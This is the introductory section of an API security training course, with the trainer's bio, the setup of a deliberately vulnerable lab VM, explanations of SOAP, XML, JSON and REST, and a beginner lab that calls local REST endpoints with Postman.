All rights reserved to ©CyberBankSa team, and it is not permissible to re-upload or modify this work under any other name.

هذا العمل خاص ومقدم من قبل فريق البنك السيبراني© . ولا يسمح بتعديله أو إعادة رفعه تحت مسميّات أخرى.

CYBER BANK

https://t.me/CyberBankSa

ATTACKING AND SECURING APIs

TRAINER: **MOHAMMED ALDOUB**

@VOULNET

Copyright © 2021 Mohammed Aldoub (Voulnet)

WHOAMI

Name: Mohammed Aldoub
From: Kuwait

An independent security consultant from Kuwait who worked on creating Kuwait's national infrastructure for PKI, cryptography, smartcards and authentication. Mohammed delivered security trainings, workshops and talks in the Netherlands, USA, Czech Republic, Singapore, Lebanon, Riyadh, Kuwait, Dubai, UK, Sweden and other places.

Mohammed is focusing now on APIs, secure devops, modern appsec, cloud-native security, applied cryptography, security architecture and microservices.

Twitter: https://twitter.com/Voulnet

Github: https://github.com/voulnet/

Copyright © 2021 Mohammed Aldoub (Voulnet)

ABOUT THIS COURSE

Thank you for joining us in the course "Attacking and Securing APIs".

As you can tell from the title, this course handles offense and defense for web applications and APIs, from a full stack viewpoint:

- Application level security
- Configuration and server/environment level security
- Developer infrastructure security.
- Source Code and dependencies level security.

This course is intended for students with varying levels of skill and knowledge, therefore there are some labs/exercises that are directed towards **everyone**, including **beginner-level students**, and labs that are directed towards **experienced students**. There are also labs that are **take-home**, which are intended to be solved by students in their own time, not in class time!

This is so that we can finish the course in time!

Copyright © 2021 Mohammed Aldoub (Voulnet)

EXERCISE COLOR-CODES

The following color codes determine the level and target of each lab.

Green - Everyone level lab. Beginner students should do it in order to follow up with the course. Experienced students who are familiar with the content/tools don't have to do it.

Red - Experience level lab. Beginner students can try it if they have the time, or they can try it at home, but it's not mandatory for beginner students. Experienced students should focus more on those labs.

Take Home - Labs that are not intended to be done during the class time, because they could take a long time or are not mandatory for the progress of the course. Make sure you do them at home! They're usually lots of fun.

Demo only - These exercises will be demoed by the instructor and not intended to be followed or repeated by students.

Copyright © 2021 Mohammed Aldoub (Voulnet)

COURSE VM

The course VM is an Ubuntu 18 image running a vulnerable web app/api called VVDA: Very Vulnerable Django App, created by the course author Mohammed Aldoub.

The web app is found at http://localhost inside the VM.
The VM's username is student and the password is student. (Veeery secure, I know, I know)
The web app contains a number of users, first and main one is admin, with the password of admin.

NEVER run the VM or the vulnerable web app on a production network!

The web app source code is found in **/home/student/django/vvda/vvda/**
It's written in python using the Django web framework.

If you ever mess up the DB and want to restore it, run:

1- sudo service postgresql restart
2- sudo su - postgres
3- psql -c "drop database vvda;"
4- psql -c "create database vvda;"
5- psql -U postgres vvda < dbexport.pgsql
6- Refresh the web app a few times, should now reconnect to the fixed up DB.

If you mess up your web app directory, there is a backup of it in directory /home/student/backup_django

Copyright © 2021 Mohammed Aldoub (Voulnet)

Copyright © 2021 Mohammed Aldoub (Voulnet)

WHY IS API SECURITY IMPORTANT?

AWS is the biggest PaaS/SaaS provider in the world, listen to what their CTO has to say about APIs:

"You have to be really consciously careful about API design. APIs are **forever**. Once you put the API out there, maybe you can version it, but **you can't take it away** from your customers once you've built it like this."

"Customers are going to build their **businesses on top of you**, and you can't just pull the plug because something is better."


Werner Vogels
CTO @ Amazon

Source: https://cacm.acm.org/magazines/2021/3/250706-a-second-conversation-with-werner-vogels/fulltext


API: Application Programming Interface

Programmatic method for other programs or components to call your application.

No GUI for an API, of course, but many apps can help in calling and testing APIs easily.



Copyright © 2021 Mohammed Aldoub (Voulnet)



Source: wordfence.com/blog/

APIS ARE EVERYWHERE!

APIs are indeed everywhere, and are used by many components inside and outside of a system:

- Internal components call the API.
- Trusted external components call the API.
- Trusted 3rd parties call the API.
- Bad actors do too!

Copyright © 2021 Mohammed Aldoub (Voulnet)

API Technologies

http://www.dneonline.com/calculator.asmx?WSDL

This XML file does not appear to have any style information associated with it. The document tree i


```
−<wsdl:definitions targetNamespace="http://tempuri.org/">
  −<wsdl:types>
    −<s:schema elementFormDefault="qualified" targetNamespace="http://tempuri.org/">
      −<s:element name="Add">
        +<s:complexType></s:complexType>
        </s:element>
      −<s:element name="AddResponse">
        −<s:complexType>
          −<s:sequence>
              <s:element minOccurs="1" maxOccurs="1" name="AddResult" type="s:int"/>
            </s:sequence>
          </s:complexType>
        </s:element>
      −<s:element name="Subtract">
        −<s:complexType>
          −<s:sequence>
              <s:element minOccurs="1" maxOccurs="1" name="intA" type="s:int"/>
              <s:element minOccurs="1" maxOccurs="1" name="intB" type="s:int"/>
            </s:sequence>
          </s:complexType>
        </s:element>
      −<s:element name="SubtractResponse">
        −<s:complexType>
          −<s:sequence>
              <s:element minOccurs="1" maxOccurs="1" name="SubtractResult" type="s:int"
            </s:sequence>
```


SOAP API

- Oldest of the bunch.
- Usually in legacy apps (most likely in enterprise dotnet and java apps)
- Based on XML.
- Uses SOAP envelopes as message formats.
- Very chatty and verbose.
- SOAP: Simple Object Access Protocol,
- but that's a big lie, because SOAP ain't simple in any way you flip it.

Copyright © 2021 Mohammed Aldoub (Voulnet)

http://www.dneonline.com/calculator.asmx?WSDL

This XML file does not appear to have any style information associated with it. The document tree i


```
−<wsdl:definitions targetNamespace="http://tempuri.org/">
  −<wsdl:types>
    −<s:schema elementFormDefault="qualified" targetNamespace="http://tempuri.org/">
      −<s:element name="Add">
        +<s:complexType></s:complexType>
      </s:element>
      −<s:element name="AddResponse">
        −<s:complexType>
          −<s:sequence>
              <s:element minOccurs="1" maxOccurs="1" name="AddResult" type="s:int"/>
            </s:sequence>
          </s:complexType>
        </s:element>
      −<s:element name="Subtract">
        −<s:complexType>
          −<s:sequence>
              <s:element minOccurs="1" maxOccurs="1" name="intA" type="s:int"/>
              <s:element minOccurs="1" maxOccurs="1" name="intB" type="s:int"/>
            </s:sequence>
          </s:complexType>
        </s:element>
      −<s:element name="SubtractResponse">
        −<s:complexType>
          −<s:sequence>
              <s:element minOccurs="1" maxOccurs="1" name="SubtractResult" type="s:int"
            </s:sequence>
```


SOAP API

- Soap APIs interact using XML-based messages and responses under the SOAP standard.
- The body of the request and response is called an Envelope.

Copyright © 2021 Mohammed Aldoub (Voulnet)

http://www.dneonline.com/calculator.asmx?WSDL

This XML file does not appear to have any style information associated with it. The document tree i


```
−<wsdl:definitions targetNamespace="http://tempuri.org/">
  −<wsdl:types>
    −<s:schema elementFormDefault="qualified" targetNamespace="http://tempuri.org/">
      −<s:element name="Add">
        +<s:complexType></s:complexType>
        </s:element>
      −<s:element name="AddResponse">
        −<s:complexType>
          −<s:sequence>
              <s:element minOccurs="1" maxOccurs="1" name="AddResult" type="s:int"/>
            </s:sequence>
          </s:complexType>
        </s:element>
      −<s:element name="Subtract">
        −<s:complexType>
          −<s:sequence>
              <s:element minOccurs="1" maxOccurs="1" name="intA" type="s:int"/>
              <s:element minOccurs="1" maxOccurs="1" name="intB" type="s:int"/>
            </s:sequence>
          </s:complexType>
        </s:element>
      −<s:element name="SubtractResponse">
        −<s:complexType>
          −<s:sequence>
              <s:element minOccurs="1" maxOccurs="1" name="SubtractResult" type="s:int"
            </s:sequence>
```


SOAP API

- SOAP API Definition (WSDL file).
- Can you even tell what's going on?
- Would you be willing to LOG THAT?
- How about parsing it?

Copyright © 2021 Mohammed Aldoub (Voulnet)

XML FORMATTING

- XML: Extensible Markup Language
- A format of representing data using opening and closing tags
  - Similar to HTML! Yes, HTML can be considered a type of XML
  - E.g. <Address>Fifth Avenue, NY</address>
- But it also needs a **schema** to define data definitions and types.
- A standard-compliant XML document is very long, verbose and precise.
  - Good in some cases where explicit data types are needed.

Copyright © 2021 Mohammed Aldoub (Voulnet)

SOAP CLIENTS

- Sample SOAP function call :

- You need the WSDL path of the SOAP API!
  - Usually it's the actual service + ?WSDL
  - Example: http://www.dneonline.com/calculator.asmx?wsdl

Functions

Add +
Divide +
Multiply +
Subtract +

Functions!

http://www.dneonline.com/calculator.asmx?wsdl Browse WSDL

Add

Request XML:

```
<?xml version="1.0" encoding="UTF-8"?>
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/" xm
  <SOAP-ENV:Body>
    <ns1:Add>
      <ns1:intA>1</ns1:intA>
      <ns1:intB>3</ns1:intB>
    </ns1:Add>
  </SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

Parameters

Call function

Copyright © 2021 Mohammed Aldoub (Voulnet)

SOAP RESPONSE

http://www.dneonline.com/calculator.asmx?wsdl Browse WSDL

Add

Result:

```
<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope
    xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xmlns:xsd="http://www.w3.org/2001/XMLSchema">
    <soap:Body>
        <AddResponse
            xmlns="http://tempuri.org/">
            <AddResult>4</AddResult>
        </AddResponse>
    </soap:Body>
</soap:Envelope>
```

Response

- Notice something?
- The actual answer is 4, yet we have returned so many characters with it.
- SOAP is very **chatty**, it says too many things that mean so little!
- Waste of bandwidth and storage
- Bad readability and buggy parsing!

Copyright © 2021 Mohammed Aldoub (Voulnet)

JSON FORMAT

- JSON (Javascript object notation) is an easy to read (for humans) and easy to parse (for machines) data format.
- Based on the simple idea of key:value pairs inside an array or object
- E.g.:

```
{"name":"Mohammed"  }
```

- Or maybe:

```
{"Names":["Mohammed","Sarah","STEVE","Aisha"]}
```

- Better than

```
<names>
<name>Mohammed</name><name>Sarah</name><name>STEVE</name><name>Aisha</name>
</names>
```


Copyright © 2021 Mohammed Aldoub (Voulnet)

REST APIS

- REST APIs (Representational State Transfer) is an architecture for HTTP web services
- REST APIs usually follow the URL convention
  - (Like /version/class/object-id/function).
  - E.g. /v1/user/120/details

Request

Request Headers

```
POST /v4/ HTTP/1.1
Host: api.mathjs.org
User-Agent: Mozilla/5.0 (compatible; Rigor/1.0.0; http://rigor.com)
Content-Type: application/json
Accept: application/json
Content-Length: 14
```

Request Body

```
{"expr":"5*5"}
```


Copyright © 2021 Mohammed Aldoub (Voulnet)

REST APIS

- REST APIs are usually represented as JSON objects in both requests and responses.
  - Can also use other representations like XML, but rarely (with good reason)

- REST APIs usually follow the HTTP verb (Action) to determine what to do with an object:
  - GET - READ existing object
  - DELETE - Delete an existing object
  - PUT - Fully Update existing object
  - POST - Create new object
  - PATCH - Partially update existing object

Copyright © 2021 Mohammed Aldoub (Voulnet)

REST API TEST

- Sample REST call using Postman tool
- We'll use the method to be POST instead of GET
- We'll use the URL https://api.mathjs.org/v4/ for the API endpoint
- In the Body data field, choose raw, and data type JSON, and write:
- {"expr":"5+5"}
- Click on Send

Copyright © 2021 Mohammed Aldoub (Voulnet)

POST https://api.mathjs.org/v4/

Params Authorization Headers (9) Body Pre-request Script Tests Settings

none form-data x-www-form-urlencoded raw binary GraphQL JSON

```
1  {"expr":"5+5"}
2
```

Body Cookies Headers (15) Test Results Status: 200 OK

Pretty Raw Preview Visualize JSON

```
1  {
2      "result": "10",
3      "error": null
4  }
```


Copyright © 2021 Mohammed Aldoub (Voulnet)

LAB1 – PLAY WITH LOCAL REST API

- Run the application POSTMAN in your student vm, or use curl or any tool or language you're comfortable with (like python) to call the rest api endpoints:
- /api/v1/users/
- /api/v1/groups/
- /api/v1/users_list/
- /api/v1/user_detail/<id>/

- Hints:
- To read data, use a GET HTTP verb. To create a new user or group, use a POST HTTP verb.
- To delete a user based on his id, use DELETE verb, to fully update a user, use PUT verb.
- To partially update a user based on his ID, use the PATCH verb.


Copyright © 2021 Mohammed Aldoub (Voulnet)

LAB1 – PLAY WITH LOCAL REST API

Postman is a popular HTTP tool, that can be used to run all sorts of HTTP queries.
We will use it to test APIs.

Run postman by clicking on the flying man's icon in the bar to the left as shown.

Start writing your request as shown below, with your host, HTTP method and parameters.



Copyright © 2021 Mohammed Aldoub (Voulnet)

LAB SOLUTION - GET

GET https://localhost/api/v1/users_list

Params Authorization Headers (2) Body Pre-request Script Tests

KEY	VALUE
Key	Value

Body Cookies Headers (6) Test Results


Pretty Raw Preview JSON


```
[
    {
        "id": 2,
        "url": "http://localhost/api/v1/users/2/",
        "username": "admin",
        "email": "admin@localhost",
        "groups": [
            "http://localhost/api/v1/groups/1/"
        ]
    },
    {
        "id": 11,
        "url": "http://localhost/api/v1/users/11/",
        "username": "evil",
        "email": "",
        "groups": []
    },
    {
        "id": 12,
        "url": "http://localhost/api/v1/users/12/",
        "username": "bad",
        "email": "",
        "groups": []
    },
    {
        "id": 13,
        "url": "http://localhost/api/v1/users/13/",
        "username": "login",
```


- Getting the list of users.

Copyright © 2021 Mohammed Aldoub (Voulnet)

LAB SOLUTION - POST



- POST creates a new user.
- Note the slash at the end (add it)
- Note the response code in REST APIs when a resource is successfully created: **201 Created**
- Sometimes an API would return a generic 200 (even in place of 404s or 500s!), and other times it will be more specific.

Copyright © 2021 Mohammed Aldoub (Voulnet)

LAB SOLUTION - PUT

PUT https://localhost/api/v1/user_detail/2/

Params Authorization Headers (8) Body Pre-request Script Tests Settings

none form-data x-www-form-urlencoded raw binary GraphQL JSON

```
1 {"email":"test@example.com","username":"regular_user"}
```

Body Cookies Headers (8) Test Results Status: 200 OK

Pretty Raw Preview Visualize JSON

```
1 {
2     "id": 2,
3     "url": "http://localhost/api/v1/users/2/",
4     "username": "regular_user",
5     "email": "test@example.com",
6     "groups": []
7 }
```


Copyright © 2021 Mohammed Aldoub (Voulnet)

LAB SOLUTION – PARTIAL PUT

- Trying PUT to partially update a user failed. It wanted all required fields to be present or updated. What if the user has 100 fields?

PUT https://localhost/api/v1/user_detail/2/

Params Authorization Headers (8) Body Pre-request Script Tests Settings

none form-data x-www-form-urlencoded raw binary GraphQL JSON

```
1 {"email":"testPUT@example.com"}
```

Body Cookies Headers (8) Test Results Status: 400 Bad Request

Pretty Raw Preview Visualize JSON

```
1 {
2     "username": [
3         "This field is required."
4     ]
5 }
```


Copyright © 2021 Mohammed Aldoub (Voulnet)

LAB SOLUTION – PATCH

- Trying PATCH worked fine! Can update the user partially.

PATCH https://localhost/api/v1/user_detail/2/

Params Authorization Headers (8) Body Pre-request Script Tests Settings

none form-data x-www-form-urlencoded raw binary GraphQL JSON

```
1 {"email":"testPUT@example.com"}
```

Body Cookies Headers (8) Test Results Status: 200 OK

Pretty Raw Preview Visualize JSON

```
1 {
2     "id": 2,
3     "url": "http://localhost/api/v1/users/2/",
4     "username": "regular_user",
5     "email": "testPUT@example.com",
6     "groups": []
7 }
```


Copyright © 2021 Mohammed Aldoub (Voulnet)

FINDING REST API ENDPOINTS

- Checking your browser console window

Inspector | Console | Debugger | Style Editor | Performance | Memory | Network | Storage | Accessibility | Application

Filter URLs

Status	Method	Domain	File
204	GET	www.google.com	client_204?cs=1
200	POST	play.google.com	log?format=json&hasfast=true&authuser=0
200	GET	www.gstatic.com	m=Wt6vjf,_latency,FCpbqb,WhJNk
200	GET	www.gstatic.com	m=n73qwf,ws9Tlc,IZT63,e5qFLc,GkRiKb,UUJqVe,O1Gjze,xUdipf,blwjVc,fKUV3e,aurFic,COQbm
200	GET	www.gstatic.com	m=byfTOb,lsjVmc,LEikZe
200	GET	www.gstatic.com	m=_b,_tp
200	GET	ogs.google.com	app?bc=1&origin=https://www.google.com&cn=app&pid=1&spid=1&hl=en
200	GET	www.google.com	m=sYcebf?xjs=s2
200	GET	www.google.com	m=Uuupec?xjs=s2
200	GET	www.google.com	8GdGLz51pPmyOLotM0ZRoHas37r2XqcCzgdONknpckw.js

- This is how people discovered many undocumented AWS APIs! From checking the calls in **AWS web UI** (AWS Console).

